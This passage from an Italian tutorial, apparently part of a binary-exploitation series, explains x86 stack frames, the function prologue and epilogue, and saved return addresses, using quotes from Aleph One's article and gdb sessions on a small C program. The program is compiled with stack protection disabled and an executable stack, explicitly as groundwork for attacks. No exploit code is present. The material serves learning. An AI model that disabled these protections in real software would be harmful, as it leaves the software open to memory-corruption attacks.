
Abbiamo **push ebp** che è un'informazione necessaria per recuperare lo stato dello stack frame precedente, poi abbiamo una **mov esp**, ebp, questa istruzione muove, sposta il valore corrente di esp nel registro ebp, il valore di tale registro è stato dunque cambiato avendo peró fatto in precedenza un push il vecchio valore di ebp non abdrá perso. Con **sub 0x10**, **esp** stiamo andando a sottrarre a esp il valore 16 byte, perché questa sottrazione potrebbe sorgere spontanea come domanda? Bene, come detto in precedenza, quando vogliamo far crescere la stack (esp punterá alla fine, alla cima della stack):



Se voglio far crescere la stack dovró fare una cosa del genere:




Con l’esp che punterá ora:



Per fare questa operazione, dunque spostare il puntatore di **esp** devo effettuare una sottrazione di un certo valore, valore che sará tale da contenere tutte le **variabili locali della funzione f()**. A seconda delle variabili che la funzione contiene tale valore varia (in questo caso é *0x10*).

Continuiamo con la lettura dell'articolo: "*A seconda di come faccio crescere in alto o in basso la stack, quest'ultima puó crescere rispetto a gli indirizzi di memoria piú piccoli o piú grandi*", nel caso dell'architettura Intel x86 la stack cresce andando verso indirizzi di memoria piú piccoli. "*Questo tipo di crescita* (ció verso indirizzi piú bassi) *è il modo con cui molti processori fanno crescere la stack. L'implementazione dello stack pointer (SP) puó variare. Andando a puntare l'ultimo indirizzo della stack, oppure al prossimo indirizzo disponibile dopo la stack*":



"*Per l'architettura Intel il registro SP punta nell'ultimo registro nella stack*". Tutte queste sono nozioni che ci serviranno per capire come attaccare un sistema, l'idea dietro all'SP è che con esso siamo in grado di capire dov'è la stack e dove possiamo acquisire nuova memoria.

```
   In addition to the stack pointer, which points to the top of the stack
(lowest numerical address), it is often convenient to have a frame pointer
(FP) which points to a fixed location within a frame.  Some texts also refer
to it as a local base pointer (LB).  In principle, local variables could be
referenced by giving their offsets from SP.  However, as words are pushed onto
the stack and popped from the stack, these offsets change.  Although in some
cases the compiler can keep track of the number of words on the stack and
thus correct the offsets, in some cases it cannot, and in all cases
considerable administration is required.  Futhermore, on some machines, such
as Intel-based processors, accessing a variable at a known distance from SP
requires multiple instructions.

   Consequently, many compilers use a second register, FP, for referencing
both local variables and parameters because their distances from FP do
not change with PUSHes and POPs.  On Intel CPUs, BP (EBP) is used for this
purpose.  On the Motorola CPUs, any address register except A7 (the stack
pointer) will do.  Because the way our stack grows, actual parameters have
positive offsets and local variables have negative offsets from FP.
```


“*Oltre al puntatore dello stack, che punta in cima allo stack (indirizzo numerico più basso), spesso è conveniente avere un puntatore a frame (FP) che punta a una posizione fissa all'interno di un frame*”. Cosa significa questo? Essendo che tutte le informazioni (variabili e argomenti) stanno nello stesso stack frame utilizzare il puntatore SP per indicare le zone di memoria di queste informazioni ci é scomodo, perché esso potrebbe variare (perché durante l’esecuzione di un programma potremmo acquisire nuova memoria), utilizzando così il calcolo dell’offset molto complesso (almeno nel caso di stack che implementano solo l’SP).

“*Di conseguenza, molti compilatori utilizzano un secondo registro, FP, per fare riferimento sia variabili locali che parametri*”, questo ulteriore registro chiamato local base (LB) o frame pointer (FP) punta all’inizio dello stack frame, questa é un’informazione molto utile, perché mentre la fine dello stack frame puó espandersi volta per volta, l’inizio dello stack frame è sempre lo stesso. Questa peculiarità dell’LB rende così l’offset fisso e non più variabile.

“*Nei processori Intel il registro per calcolare questo offset è il registro EBP o anche BP*”, dunque per ricapitolare il **registro EBP** viene utilizzato per accedere in modo veloce sia alle variabili locali che agli argomenti di una funzione, utilizzando lo stesso offset, facilitando così di molto la vita a chi scrive compilatori, perchè con questo metodo l’offset non deve essere sempre calcolato, lo calcola all’inizio della funzione e basta.

Nota: **l’offset** è il valore aggiunto all'indirizzo base di un segmento per identificare un indirizzo specifico in **memoria**


Andiamo a vedere quanto appena detto nella pratica. Andiamo a compilare il programma visto in precedenza con tutte le flag che conosciamo:




Apriamo l’eseguibile con gdb:

Vediamo il codice assembly della funzione f() con:

(gdb) disass f



Andiamo ad analizzare questo codice, le prime 3 istruzioni (**push**, **mov**, **sub**) vengono chiamate le **function prologue** e vengono utilizzate per settare lo stack frame della funzione corrente. Mentre le ultime due istruzioni (**leave**, **ret**) sono le **function epilogue** e vengono usate per togliere lo stack frame dalla funzione corrente e passare/ripristinare a quello precedente. Effettuiamo poi due istruzioni **mov** e muoviamo nel registro edx il contenuto della memoria situata a *0x8+ebp*, dove 0x8 è un **offset** ovviamente. Stessa cosa la facciamo con un altro offset ossia *0xc* utilizzando sempre il registro ebp salvando il risultato questa volta in eax. L'accesso alla memoria da parte di questi due registri (ossia edx e eax avviene mediante una somma tra un offset, rispettivamente 0x8 e 0xc e un valore costante, ossia il registro ebp):



Nota: le parentesi quadre [] indicano proprio una richiesta di accesso alla memoria. In questi due registri, edx e eax contengono i due valori passati alla funzione main() durante la chiamata della funzione (quando gli passiamo i valori 1 e 2). Con **add** aggiungo i due registri insieme e salvo il risultato in eax. Muovo mediante **mov** il risultato di eax in un'altra zona di memoria che la calcolo facendo ebp-0x4 (questa è la zona di memoria del valore di ritorno). Facendo edx (ossia 1) e eax (ossia 2) avremo proprio il **valore di ritorno c**. Andiamo a inserire mediante gdb un breakpoint all'istruzione +22 (l'istruzione che aggiunge i due valori):

(gdb) b *f+22

```
(gdb) b *f+22
Breakpoint 1 at 0x11b3: file Function.c, line 4.
```

Eseguiamo poi run:

```
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/Functio
n
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x565561b3 in f (a=1, b=2) at Function.c:4
4           int c = a + b;
```

Proviamo ora ad analizzare tutto quello detto teoricamente mediante il debugger. Cerchiamo di capire qual'è l'indirizzo *ebp+0x8*. Andiamo a stampare in formato esadecimale il valore puntato da ebp + 0x8:

(gdb) p/x $ebp + 0x8

```
(gdb) p/x $ebp + 0x8
$1 = 0xffffce98
```

Questo indirizzo è un'indirizzo dello stack, ma cosa contiene? Se la teoria detta in precedenza è corretta dovrebbe contenere il valore 1, digitiamo il comando:

(gdb) x/w <address>

```
(gdb) x/w 0xffffce98
0xffffce98:     0x00000001
```

Questo è proprio il valore 1, nella sua rappresentazione a 32 bit (4 byte). Facciamo la stessa cosa col valore 2 allora:


```
(gdb) p/x $ebp+0xc
$2 = 0xffffce9c
(gdb) x/w 0xffffce9c
0xffffce9c:     0x00000002
```

Continuando con l'articolo:

```
   The first thing a procedure must do when called is save the previous FP
(so it can be restored at procedure exit).  Then it copies SP into FP to
create the new FP, and advances SP to reserve space for the local variables.
This code is called the procedure prolog.  Upon procedure exit, the stack
must be cleaned up again, something called the procedure epilog.  The Intel
ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions,
have been provided to do most of the procedure prolog and epilog work
efficiently.
```

"*La prima cosa che una funzione effettua quando viene chiamata è quello di salvare il valore di FP*", ritorniamo un attimo su gdp per controllare questa cosa, digitiamo:

(gdb) disass f



La prima cosa che fa la funzione è eseguire questa istruzione **push ebp** (base pointer o frame pointer), effettuando il push lo salviamo all'interno della stack. "*Quindi copia SP in FP in crea il nuovo FP e avanza SP per riservare spazio per le variabili locali*", questo significa che copia il valore del registro esp all'interno di ebp, dopo questo incremento viene riservato spazio per le variabili locali, questo è verificabile mediante Assembly mediante l'istruzione **sub**. Tale istruzione si occupa di aumentare il size dello stack frame.

"*L'Intel, le istruzioni ENTER e LEAVE e le istruzioni Motorola LINK e UNLINK, sono stati forniti per eseguire la maggior parte del lavoro di prologo e epilogo della procedura efficientemente*".

```
   Let us see what the stack looks like in a simple example:

example1.c:
-----------------------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
-----------------------------------------------------------------------

   To understand what the program does to call function() we compile it with
gcc using the -S switch to generate assembly code output:

$ gcc -S -o example1.s example1.c

   By looking at the assembly language output we see that the call to
function() is translated to:

        pushl $3
        pushl $2
        pushl $1
        call function
```

Quando chiamiamo una funzione ogni suo argomento sarà una push, e poi ci sarà la chiamata effettiva della funzione.

```
    This pushes the 3 arguments to function backwards into the stack, and
calls function().  The instruction 'call' will push the instruction pointer
(IP) onto the stack.  We'll call the saved IP the return address (RET).  The
first thing done in function is the procedure prolog:
```


Come possiamo vedere dall'esempio di *Aleph One* gli argomenti vengono inseriti nello stack non in ordine in modo 'backwards', ossia dall'ultimo al primo argomento della funzione, questo per natura della stack.

"*L'istruzione 'call' spingerà il puntatore dell'istruzione (IP) nello stack*", questo significa che Dunl'istruzione call non cambia solo il valore dell'IP (instruction pointer), ossia quel registro che contiene l'indirizzo della prossima istruzione da eseguire, ma fa anche altre due cose

1. Un push del registro EIP
2. Modifica EIP

Facendo questo push (punto 1) salvo nella stack l'indirizzo della prossima istruzione da eseguire (questo ci risolve il problema menzionato in precedenza, ossia dove ritornare il valore di ritorno? Si risolve perchè basterà vedere lo stack, in particolare il valore EIP). Il valore del registro EIP salvato nella stack prende il nome di **saved IP** (oppure *saved instruction pointer*). Effettuando dunque il **return** in una funzione, controllo qual'era l'indirizzo di ritorno salvato nella stack. Infatti andando avanti: "*Chiameremo l'IP salvato l'indirizzo di ritorno (RET).*", dunque l'indirizzo del registro IP salvato nella stack prende il nome di **return address** (*indirizzo di ritorno*).

Ci sono delle istruzioni Assembly che vengono sempre eseguite dalla funzione chiamata e dalla funzione chiamante, spieghiamoci meglio, ritorniamo alle nostre due funzioni main() e f(), la prima è la nostra funzione chiamante (che chiama la funzione f) e la seconda è la nostra funzione chiamata, esse eseguiranno sempre queste istruzioni, che possono essere viste delle istruzioni di setup in un certo senso:



Se vediamo il codice Assembly della funzione main() e di f() avremo conferma:

- Funzione f():

```
(gdb) disass f
Dump of assembler code for function f:
   0x0000119d <+0>:     push   %ebp
   0x0000119e <+1>:     mov    %esp,%ebp
   0x000011a0 <+3>:     sub    $0x10,%esp
```

Quest'ultimo si traduce nel citato precedentemente ***function prologue***.

- Funzione main():


```
0x000011ee <+13>:    push   %ebx
0x000011ef <+14>:    push   %ecx
0x000011f0 <+15>:    sub    $0x10,%esp
0x000011f3 <+18>:    call   0x10a0 <__x86.get_pc_thunk.bx>
```

```
        pushl %ebp
        movl %esp,%ebp
        subl $20,%esp

   This pushes EBP, the frame pointer, onto the stack.  It then copies the
current SP onto EBP, making it the new FP pointer.  We'll call the saved FP
pointer SFP.  It then allocates space for the local variables by subtracting
their size from SP.
```

“*Questo spinge EBP, il puntatore del frame, sullo stack. Quindi copia il SP corrente su EBP, rendendolo il nuovo puntatore FP. Chiameremo il FP salvato dal puntatore SFP. Quindi alloca spazio per le variabili locali sottraendo la loro dimensione da SP.*”

```
   We must remember that memory can only be addressed in multiples of the
word size.  A word in our case is 4 bytes, or 32 bits.  So our 5 byte buffer
is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer
is going to take 12 bytes (3 words) of memory.  That is why SP is being
subtracted by 20.  With that in mind our stack looks like this when
function() is called (each space represents a byte):
```

Infine il capitolo termina menzionando il fatto che è meglio allocare la memoria con multipli di 2 o a multipli di **word size** (che sono 4 byte ossia 32 bit). Ora, prendiamo in analisi il seguente codice:



Andando a compilarlo ed eseguirlo il risultato sarà:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m32 Function.c -o Function
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./Function
3
7
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```

Ad alto livello cosa fa questo codice? Bene, nel main() vado a richiamare la funzione f() passandogli come argomenti 1 e 2, il valore di ritorno di questa funzione viene salvato nella variabile d, e lo stampo. In seguito salvo di nuovo nella stessa variabile il valore di ritorno di prova() che a sua volta richiamerà la funzione f() nel suo corpo questa volta con valori 3 e 4.

Vediamo tutto questo a livello Assembly come viene implementato:

$ gdb -q ./Function

(gdb) disass main

```
(gdb) disass main
Dump of assembler code for function main:
   0x000011e1 <+0>:     lea    0x4(%esp),%ecx
   0x000011e5 <+4>:     and    $0xfffffff0,%esp
   0x000011e8 <+7>:     push   -0x4(%ecx)
   0x000011eb <+10>:    push   %ebp
   0x000011ec <+11>:    mov    %esp,%ebp
   0x000011ee <+13>:    push   %ebx
   0x000011ef <+14>:    push   %ecx
   0x000011f0 <+15>:    sub    $0x10,%esp
   0x000011f3 <+18>:    call   0x10a0 <__x86.get_pc_thunk.bx>
   0x000011f8 <+23>:    add    $0x2de8,%ebx
   0x000011fe <+29>:    push   $0x2
   0x00001200 <+31>:    push   $0x1
   0x00001202 <+33>:    call   0x119d <f>
   0x00001207 <+38>:    add    $0x8,%esp
   0x0000120a <+41>:    mov    %eax,-0xc(%ebp)
   0x0000120d <+44>:    sub    $0x8,%esp
   0x00001210 <+47>:    push   -0xc(%ebp)
   0x00001213 <+50>:    lea    -0x1fd0(%ebx),%eax
   0x00001219 <+56>:    push   %eax
   0x0000121a <+57>:    call   0x1050 <printf@plt>
   0x0000121f <+62>:    add    $0x10,%esp
   0x00001222 <+65>:    call   0x11bd <prova>
```

```
0x00001227 <+70>:    mov    %eax,-0xc(%ebp)
0x0000122a <+73>:    sub    $0x8,%esp
0x0000122d <+76>:    push   -0xc(%ebp)
0x00001230 <+79>:    lea    -0x1fd0(%ebx),%eax
0x00001236 <+85>:    push   %eax
0x00001237 <+86>:    call   0x1050 <printf@plt>
0x0000123c <+91>:    add    $0x10,%esp
0x0000123f <+94>:    mov    $0x0,%eax
0x00001244 <+99>:    lea    -0x8(%ebp),%esp
0x00001247 <+102>:   pop    %ecx
0x00001248 <+103>:   pop    %ebx
0x00001249 <+104>:   pop    %ebp
0x0000124a <+105>:   lea    -0x4(%ecx),%esp
0x0000124d <+108>:   ret
```

Non soffermiamoci molto su tutto ma solo su alcune parti del codice Assembly, partiamo dalle seguenti:

```
0x000011fe <+29>:    push   $0x2
0x00001200 <+31>:    push   $0x1
0x00001202 <+33>:    call   0x119d <f>
```

```
0x0000121a <+57>:    call   0x1050 <printf@plt>
```

```
0x00001222 <+65>:    call   0x11bd <prova>
```

Possiamo notare che l'istruzione call non viene preceduta da nessuna istruzione push, questo perché alla funzione prova non passiamo argomenti. Andiamo ora a vedere il codice **Assembly** di **f()**:

```
0x0000119d <+0>:     push   %ebp
0x0000119e <+1>:     mov    %esp,%ebp
0x000011a0 <+3>:     sub    $0x10,%esp
0x000011a3 <+6>:     call   0x124e <__x86.get_pc_thunk.ax>
0x000011a8 <+11>:    add    $0x2e38,%eax
0x000011ad <+16>:    mov    0x8(%ebp),%edx
0x000011b0 <+19>:    mov    0xc(%ebp),%eax
0x000011b3 <+22>:    add    %edx,%eax
0x000011b5 <+24>:    mov    %eax,-0x4(%ebp)
0x000011b8 <+27>:    mov    -0x4(%ebp),%eax
0x000011bb <+30>:    leave
0x000011bc <+31>:    ret
```

Come prima cosa notiamo il **function prologue**:

```
0x0000119d <+0>:     push   %ebp
0x0000119e <+1>:     mov    %esp,%ebp
0x000011a0 <+3>:     sub    $0x10,%esp
```

Il **push ebp** serve per salvare il valore del registro BP dello stack frame della funzione che ha chiamato f(), in modo tale da ripristinare lo stack frame vecchio. Dopo abbiamo il **mov** del valore del registro stack pointer all'interno del registro base pointer andando a settare la base del nuovo stack frame. E infine andiamo a sottrarre *16 byte* dal registro SP con **sub**.

```
0x000011ad <+16>:    mov    0x8(%ebp),%edx
0x000011b0 <+19>:    mov    0xc(%ebp),%eax
0x000011b3 <+22>:    add    %edx,%eax
```

Questi due **mov** hanno lo scopo di prendere i valori degli argomenti e metterli nei registri delle variabili locali alla funzione, in seguito facendo una add per sommare il valore di questi due registri (come è mostrato nel corpo della funzione f).

```
0x000011b5 <+24>:    mov    %eax,-0x4(%ebp)
```

Questo **mov** sposta il risultato della somma in memoria, in modo tale che in seguito possa essa ritornata. Poi con un altro **mov** la spostiamo nello stack in modo tale che la funzione che ha chiamato f() può ritirare. Ci manca capire cosa fa l'istruzione leave a ret. Per fare ciò continuiamo a usare gdb e inseriamo un breakpoint all'istruzione main +29:

(gdb) b *main+29

(gdb) run

Dobbiamo ora andare ad analizzare lo stato dello stack, per farlo usiamo questo comando:

(gdb) x/32wx $esp

Questo comando andrà ad analizzare la memoria, ossia lo stack (*x*), a partire dall'indirizzo dello stack pointer (*$esp*) e andrà ad estrapolare le prime 32 word (*32w*) in formato esadecimale (*x*) a blocchi di 4 byte:

```
(gdb) x/32wx $esp
0xffffcea0:     0xffffcee0      0xf7fbe66c      0xf7fbeb20      0x00000001
